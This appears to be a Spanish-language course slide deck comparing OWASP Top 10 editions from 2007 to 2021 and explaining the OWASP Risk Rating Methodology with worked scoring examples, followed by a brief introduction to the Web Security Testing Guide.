
OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↗	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]

OWASP 2007-2017:

OWAPS TOP 10 - 2007	OWAPS TOP 10 - 2010	OWAPS TOP 10 - 2013	OWAPS TOP 10 - 2017
A1 – Secuencia de Comandos en Sitios Cruzados (XSS)	▲ 1 A1 – Inyección	▬ 0 A1 – Inyección	▬ 0 A1 – Inyección
A2 – Inyección	▼ -1 A2 – Secuencia de Comandos en Sitios Cruzados (XSS)	▲ 1 A2 – Pérdida de Autenticación y Gestión de Sesiones	▬ 0 A2 – Pérdida de Autenticación
A3 – Ejecución Maliciosa de Ficheros	▲ 4 A3 – Pérdida de Autenticación y Gestión de Sesiones	▼ -1 A3 – Secuencia de Comandos en Sitios Cruzados (XSS)	▲ 3 A3 – Exposición de Datos Sensibles
A4 – Referencia Directa Insegura a Objetos	▲ 1 A4 – Referencia Directa Insegura a Objetos	▬ 0 A4 – Referencia Directa Insegura a Objetos	(*) A4 - XML External Entities (XXE)
A5 – Falsificación de Peticiones en Sitios Cruzados (CSRF)	▬ 0 A5 – Falsificación de Peticiones en Sitios Cruzados (CSRF)	▲ 1 A5 – Configuración de Seguridad Incorrecta	(**) A5 - Perdida de Control de Acceso
A6 – Filtrado de Información y Manejo Inapropiado de Errores	(*) A6 – Defectuosa Configuración de Seguridad	(*) A6 – Exposición de Datos Sensibles	▼ -1 A6 – Configuración de Seguridad Incorrecta
A7 – Pérdida de Autenticación y Gestión de Sesiones	▲ 1 A7 – Almacenamiento Criptográfico Inseguro	(*) A7 – Ausencia de Control de Acceso a las Funciones	▼ -4 A7 – Secuencia de Comandos en Sitios Cruzados (XSS)
A8 – Almacenamiento Criptográfico Inseguro	▲ 2 A8 – Falla de Restricción de Acceso a URL	▼ -3 A8 – Falsificación de Peticiones en Sitios Cruzados (CSRF)	(*) A8 - Deserialización insegura
A9 – Comunicaciones Inseguras	(*) A9 – Protección Insuficiente en la Capa de Transporte	(*) A9 – Uso de Componentes con Vulnerabilidades Conocidas	▬ 0 A9 – Uso de Componentes con Vulnerabilidades Conocidas
A10 – Falla de Restricción de Acceso a URL	(*) A10 – Redirecciones y reenvíos no validados	▬ 0 A10 – Redirecciones y reenvíos no validados	(*) A10 - Registro y monitorización insuficiente

(*) Nuevo (**) Fusionado

OWASP 2017 A 2021:



¿CÓMO SE FORMA?

¿CÓMO SE ELIGEN LAS 10 CATEGORÍAS?

- En 2017, categorías según la tasa de incidencia para determinar la probabilidad, y luego las clasificamos según la discusión del equipo basada en décadas de experiencia respecto a la Explotabilidad, la Detectabilidad (también probabilidad) y el Impacto técnico.
- Para 2021, queremos utilizar los datos de Explotabilidad e Impacto (técnico) si es posible.

2021

¿QUÉ CAMBIÓ DE 2017 A 2021?

- Hay tres nuevas categorías
- Cuatro categorías con cambios de nombre y alcance
- Alguna consolidación en el Top 10 de 2021
- Cambiaron los nombres cuando ha sido necesario para centrarnos en la causa principal en lugar del síntoma.

EL TOPTEN

[HTTPS://OWASP.ORG/TOP10/ES/](https://owasp.org/Top10/ES/)

DATA FACTORS

- CWEs mapeadas: El número de CWEs asignadas a una categoría por el equipo del Top 10.
- Tasa de incidencia: La tasa de incidencia es el porcentaje de aplicaciones vulnerables a esa CWE de la población analizada por esa organización para ese año.
- Cobertura (de pruebas): El porcentaje de aplicaciones que han sido testadas por todas las organizaciones para una determinada CWE.
- Explotabilidad ponderada: La sub-puntuación de explotabilidad de las puntuaciones CVSSv2 y CVSSv3 asignadas a las CVEs mapeadas a las CWEs, normalizados y colocados en una escala de 10 puntos.

DATA FACTORS

- Impacto ponderado: La sub-puntuación de Impacto de las puntuaciones CVSSv2 y CVSSv3 asignadas a las CVEs mapeadas a las CWEs, normalizados y colocados en una escala de 10 puntos.
- Total de ocurrencias: Número total de aplicaciones en las que se han encontrado las CWEs asignados a una categoría.
- Total de CVEs: Número total de CVEs en la base de datos del NVD que fueron asignadas a las CWEs asignados a una categoría.

RIESGOS: ¿QUÉ ANALIZA OWASP?

Agentes De Amenaza	Vectores De Ataque	Prevalencia de Debilidades	Detectabilidad de Debilidades	Impacto Técnico	Impacto Al Negocio
?	Fácil	Difundido	Fácil	Severo	?
	Medio	Común	Medio	Moderado	
	Difícil	Poco Común	Difícil	Menor	


Sin embargo, solo usted sabe los detalles específicos de su ambiente y su negocio. Para una aplicación cualquiera, puede no haber un agente de amenaza que pueda ejecutar el ataque relevante, o el impacto técnico puede no hacer diferencia ninguna. Por tanto, usted debería evaluar cada riesgo, enfocándose en los agentes de amenaza, los controles de seguridad e impactos de negocio en su empresa.

EJEMPLO

- Recordemos por ejemplo el **Deface o defacement** manipular la página principal de un servidor web sin autorización, dejando algún tipo de mensaje en texto, imagen, vídeo...
- No siempre se trata de un motivo económico, puede ser de carácter reivindicativo político, lo que sería hacktivismo, o para avergonzar a los responsables del sitio, o simplemente un graffiti al estilo "estuve aquí".
- Por ejemplo en una fecha específica.

RIESGOS

- Los atacantes pueden potencialmente usar muchas diferentes rutas a través de su aplicación para causar daño.
- A veces, estas rutas son triviales de encontrar y explotar y a veces son extremadamente difíciles.
- De manera similar, el daño causado puede ir de ninguno hasta incluso sacarlo del negocio.
- Cada ruta es un riesgo



RIESGO TECNOLÓGICO

- Es la probabilidad de sufrir pérdidas por caídas o fallos en los sistemas informáticos o transmisión de datos, error desde programación u otros, siendo un componente del riesgo operativo

RIESGOS EN APLICACIONES

- Los atacantes pueden usar potencialmente rutas diferentes a través de la aplicación para hacer daño al negocio u organización, estas rutas representan un riesgo que puede, o no, ser lo suficientemente grave como para justificar la atención.

OWASP RISK RATING METHODOLOGY

Riesgo = Probabilidad de que ocurra * Impacto en el negocio

1. Identificar un Riesgo
2. Estimar la probabilidad
3. Estimar el impacto
4. Determinar la severidad del riesgo
5. Decidir que arreglar
6. Customizing Your Risk Rating Model

¿Cuál es mi riesgo según OWASP?

OWASP RRM: IDENTIFICAR EL RIESGO

- Muchas veces es el paso más difícil porque hay que identificar el riesgo que queremos medir.
- Habrá que reunir:
 - Información sobre los posibles **agentes** de amenaza
 - Identificar **vulnerabilidades** que pueden ser explotados por los agentes de amenaza.
 - Estimar el **impacto sobre el negocio** de una materialización de la amenaza.
- En general es mejor pensar en el peor caso posible.

OWASP RRM: ESTIMAR LA PROBABILIDAD


- Una vez identificados los riesgos, debe estimarse:
 - La probabilidad de que una vulnerabilidad en particular sea descubierta y explotada.
 - Para un calculo con mayor certeza es recomendable el **calculo cuantitativo**.

OWASP RRM: ESTIMAR LA PROBABILIDAD

- OWASP utiliza una serie de factores para realizar esta estimación de la probabilidad.
- Los mismos están asociados a dos conceptos: a los atacantes y a la vulnerabilidad.
- A cada factor se le asigna un valor entre 0 y 9.


OWASP RRM: ESTIMAR LA PROBABILIDAD

- Agentes de amenazas:



OWASP RRM: ESTIMAR LA PROBABILIDAD

- Vulnerabilidades




OWASP RRM: ESTIMAR EL IMPACTO

- Cuando una amenaza es materializada, deben considerarse dos tipos de impacto:
 - Impacto Técnico.
 - Impacto sobre el Negocio
- Al igual que en la estimación de la probabilidad de ocurrencia se utilizan valoración de factores.
- Nuevamente se asignan valores de 0 a 9 a cada uno de los factores

OWASP RRM: ESTIMAR EL IMPACTO

- Impacto técnico:



OWASP RRM: ESTIMAR EL IMPACTO

- Impacto negocio:



OWASP RRM: DETERMINAR SEVERIDAD DEL RIESGO

- Para determinar la severidad del riesgo, se debe trabajar con los siguientes valores:
 - Probabilidad de la ocurrencia de la amenaza.
 - Impacto generado sobre el negocio

Likelihood and Impact Levels	
0 to <3	LOW
3 to <6	MEDIUM
6 to 9	HIGH

OWASP RRM: DETERMINAR SEVERIDAD DEL RIESGO

- El primer paso es seleccionar una de las opciones asociadas con cada factor e ingresar el número asociado en la tabla.
- Luego, simplemente se toma el promedio de las puntuaciones para calcular la probabilidad general.
- Por ejemplo:

"Threat agent factors"				"Vulnerability factors"			
Skill level	Motive	Opportunity	Size	Ease of discovery	Ease of exploit	Awareness	Intrusion detection
5	2	7	1	3	6	9	2
Overall likelihood=4.375 (MEDIUM)							

OWASP RRM: DETERMINAR SEVERIDAD DEL RIESGO

- Mismo proceso que el anterior pero obtendremos dos valores, técnico y negocio

Technical Impact				Business Impact			
Loss of confidentiality	Loss of integrity	Loss of availability	Loss of accountability	Financial damage	Reputation damage	Non-compliance	Privacy violation
9	7	5	8	1	2	1	5
Overall technical impact=7.25 (HIGH)				Overall business impact=2.25 (LOW)			

OWASP RRM: DETERMINAR SEVERIDAD DEL RIESGO

- Ahora podemos combinarlas para obtener una calificación de gravedad final para este riesgo.

		Overall Risk Severity			
		HIGH	Medium	High	Critical
Impact	MEDIUM	Low	Medium	High	
	LOW	Note	Low	Medium	Medium
		LOW	MEDIUM	HIGH	
		Likelihood			

OWASP RRM: DETERMINAR SEVERIDAD DEL RIESGO

- En el ejemplo anterior, la **probabilidad** es **media** y el **impacto técnico** es **alto**, por lo que desde una perspectiva puramente técnica parece que la gravedad general es **alta**.
- Sin embargo, tenga en cuenta que el **impacto del negocio** es realmente **bajo**, por lo que la gravedad general también se describe mejor como **baja**.
- Esta es la razón por la que comprender el contexto del negocio de las vulnerabilidades que está evaluando es tan fundamental para tomar buenas decisiones de riesgo.
- No comprender este contexto puede provocar la falta de confianza entre el negocio y los equipos de seguridad que está presente en muchas organizaciones.

OWASP RRM: DECIDIR QUE ARREGLAR

- Al obtener esta clasificación ya tenemos una lista pesada de fix para realizar.
- En este paso hay que ver el negocio nuevamente, ¿tiene sentido arreglar algo que cuesta hacerlo 100 cuando la perdida que puede causar es de 2?
- ¿Y que ocurre si es de \$2 pero además afecta la imagen de la empresa?
- Como desarrolladores hay que plantar la idea ante la gerencia que indiquen estos costos asociados cuando se plantean estas cuestiones.

PERSONALIZAR EL MODELO DE CLASIFICACIÓN DE RIESGOS

- Existen varias maneras:
 - Agregando factores
 - Personalizando las opciones
 - Asignando peso a cada uno de los factores

CADA UNO TIENE QUE EVALUAR EL RIESGO



HECHOS DETERMINANTES - RIESGO

- Torres gemelas: 11 de septiembre de 2001
- Fukushima : 11 de marzo de 2011
 - Alemania cierra reactores 1
 - Alemania cierra reactores 2

OWASP: WEB SECURITY TESTING GUIDE

- La WSTG ([Web Security Testing Guide](#)) nace en el año 2013 como una guía complementaria al OWASP TOP 10.
- Este documento provee información más específica y técnica sobre los controles de seguridad que se deben contemplar a la hora de realizar pentesting en aplicaciones web.
- Además, a la WSTG se le suma un complemento llamado [OWASP Web Application Penetration Checklist](#) que nos ayudara a contabilizar y categorizar los controles de seguridad que debemos ejecutar según OWASP TOP 10 y la información de la WSTG.

OWASP: WEB SECURITY TESTING GUIDE

- La WSTG ([Web Security Testing Guide](#)) nace en el año 2013 como una guía complementaria al OWASP TOP 10.
- Este documento provee información más específica y técnica sobre los controles de seguridad que se deben contemplar a la hora de realizar pentesting en aplicaciones web.
- Además, a la WSTG se le suma un complemento llamado [OWASP Web Application Penetration Checklist](#) que nos ayudara a contabilizar y categorizar los controles de seguridad que debemos ejecutar según OWASP TOP 10 y la información de la WSTG.

